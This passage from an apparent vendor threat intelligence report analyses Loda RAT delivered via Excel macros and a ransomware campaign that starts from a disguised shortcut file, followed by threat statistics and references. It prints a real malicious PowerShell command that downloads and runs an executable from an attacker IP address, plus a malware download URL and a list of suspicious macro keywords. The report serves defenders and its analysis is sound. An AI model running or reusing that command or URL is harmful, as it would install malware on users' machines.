The JavaScript decodes a Base64-encoded binary, saves it as Filename.exe, and executes it. The binary contains Loda, a RAT that lets attackers control infected systems, steal data, log keystrokes, capture screenshots and download additional malware.[6]

Before it establishes persistence, Loda RAT copies itself to %APPDATA%\Windata and renames itself to Defender.exe (T1036.005).[34] The attackers chose this name to make the file resemble Microsoft Defender, probably to blend in.[34] Loda RAT then creates persistence using a Windows CurrentVersion\Run registry key, causing it to run again after login (T1547.001).[35]

The campaign shows that attackers are still using Excel VBA macros where users can enable active content.




Figure 22 – Excel spreadsheet lure imitating an invoice

Type	Keyword	Description
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	MSXML2.XMLHTTP	May download files from the Internet
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://highvalves.com/mlcs/C46_debug.exe	URL
IOC	C46_debug.exe	Executable file name

Figure 23 – Malicious characteristics of Excel spreadsheet




Figure 24 – Loda RAT disguised as Microsoft Defender

A shortcut to ransomware

In Q1 2026, we observed a ransomware campaign stopped by HP Wolf Security that targeted individual endpoints rather than enterprise fleets. The attack began with an archive email attachment (T1566.001).[8] Inside the archive was a file named Document.doc.lnk.

On Windows systems where file extensions are hidden, the file could appear to be a Microsoft Word document. The attacker also changed the shortcut icon to resemble a document, increasing the chance that the recipient would open it (T1036.008).[20]

The file was not a document but a Windows shortcut configured to run PowerShell (T1059.001).[21] When opened, the shortcut executes a command that downloads an executable file and launches it immediately (T1105).[14]

The downloaded executable is only 11 KB. Its main purpose is to download and run the ransomware payload.[14] It also creates a registry value under CurrentVersion\Run to persist across reboots and relaunch the payload when the user signs back in (T1547.001).[35]

Once executed, the ransomware searches the device for document files and encrypts them (T1486).[36] It also checks for signs that it is running in a virtualized or analysis environment by comparing active processes against a list of known process names (T1497.001).[37] Using a second process list, the ransomware terminates selected applications to release file handles, allowing it to encrypt files that might otherwise have been locked.

The malware can also use LDAP to gather information about systems on the local network for later lateral movement. The ransom note claims that sensitive data has been exfiltrated, but our analysis did not identify any data theft functionality in the ransomware itself.


After encryption, the ransomware writes a recovery instruction text file to affected folders and changes the desktop wallpaper to display the ransom message.

Figures 25 & 26 – Shortcut file disguised as a document (above) and ransomware note (right)

```
%windir%\System32\cmd.exe /c powershell.exe ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://178.16.54.109/spl.exe','%userprofile%\windrv.exe');Start-Process '%userprofile%\windrv.exe'
```

Figure 27 – Malicious PowerShell command that runs after opening shortcut file

Top malware file extensions



Top threat vectors

57%

Email

24%

Web browser downloads

19%

Other

Threat file type trends

In Q1 2026, executables were the most popular malware delivery type (39% of threats caught by HP Sure Click), seeing a 1% point rise over Q4 2025. Archives were the second most popular malware delivery type (38% of threats), seeing a 2% point rise compared to last quarter. In Q1, the top five archive file formats abused by threat actors were ZIP, RAR, GZ, 7Z and TAR.

7% of threats relied on documents such as Microsoft Word formats (e.g. DOC, DOCX), falling 4% points compared to Q4. Malicious spreadsheets (e.g. XLS, XLSX) totaled 4% of threats, seeing no change compared to the previous quarter. 10% of threats were PDF files, growing 2% points compared to Q4. The remaining 2% of threats used other application types.

Threat vector trends

Of the endpoint threats caught by HP Sure Click in Q1 2026, email remained the top vector for delivering malware (57% of threats), seeing a 1% point drop compared to Q4. The proportion of malicious web browser downloads (24%) grew by 1% point compared to Q4. Threats delivered by other vectors, such as removable media, also saw no change compared to the previous quarter, accounting for 19% of threats.

Of the email threats caught by HP Sure Click in Q1 2026, at least 11% had bypassed one or more email gateway scanner, falling 3% points compared to Q4.

Stay current

The HP Wolf Security Threat Insights Report is made possible by HP customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to get the most out of their HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[38] [39]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[40]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[41] For the latest threat research, head over to the HP Wolf Security blog.[42]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable when users open email attachments, click on hyperlinks in emails, and download files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

Built on more than 25 years of security research and innovation from the HP Security Lab, HP Wolf Security provides comprehensive endpoint protection and resilience across the stack, starting at the hardware level and extending across software and services. To date, HP Sure Start has protected more than 200 million endpoints[c] against compromised firmware. HP Sure Click has isolated more than 60 billion[d] risky user activities across documents and web pages, with zero reported breaches resulting from those isolated activities. With the most secure hardware at its core, future-ready security for continuous uptime, and visibility, control, and resilience at scale, HP Wolf Security is built for the future of work.

References

[1] https://hp.com/wolf
[2] https://attack.mitre.org/techniques/T1219/002/
[3] https://attack.mitre.org/techniques/T1204/004/
[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.amatera
[5] https://malpedia.caad.fkie.fraunhofer.de/details/win.guloader
[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.loda
[7] https://malpedia.caad.fkie.fraunhofer.de/details/win.global
[8] https://attack.mitre.org/techniques/T1566/001/
[9] https://attack.mitre.org/techniques/T1204/001/
[10] https://attack.mitre.org/techniques/T1027/015/
[11] https://attack.mitre.org/techniques/T1027/013/
[12] https://attack.mitre.org/techniques/T1204/002/
[13] https://attack.mitre.org/techniques/T1059/005/
[14] https://attack.mitre.org/techniques/T1105/
[15] https://attack.mitre.org/techniques/T1082/
[16] https://attack.mitre.org/techniques/T1518/001/
[17] https://attack.mitre.org/techniques/T1083/
[18] https://attack.mitre.org/techniques/T1189/
[19] https://attack.mitre.org/techniques/T1218/005/
[20] https://attack.mitre.org/techniques/T1036/008/
[21] https://attack.mitre.org/techniques/T1059/001/
[22] https://attack.mitre.org/techniques/T1574/001/
[23] https://attack.mitre.org/techniques/T1059/006/
[24] https://attack.mitre.org/techniques/T1555/003/
[25] https://attack.mitre.org/techniques/T1005/
[26] https://attack.mitre.org/techniques/T1113/
[27] https://attack.mitre.org/techniques/T1560/001/
[28] https://attack.mitre.org/techniques/T1567/004/
[29] https://attack.mitre.org/techniques/T1102/
[30] https://attack.mitre.org/techniques/T1027/010/
[31] https://attack.mitre.org/techniques/T1036/001/
[32] https://attack.mitre.org/techniques/T1620/
[33] https://attack.mitre.org/techniques/T1059/007/
[34] https://attack.mitre.org/techniques/T1036/005/
[35] https://attack.mitre.org/techniques/T1547/001/
[36] https://attack.mitre.org/techniques/T1486/
[37] https://attack.mitre.org/techniques/T1497/001/
[38] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[39] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[40] https://enterprisesecurity.hp.com/s/
[41] https://github.com/hpthreatresearch/
[42] https://threatresearch.ext.hp.com/blog

Learn more at hp.com/wolf

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. Based on HP's internal analysis: Over 200 Million PCs shipped with HP Sure Start and no reported malware breaches.

d. Assumptions based on HP internal analysis of customer reported insights and installed base.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.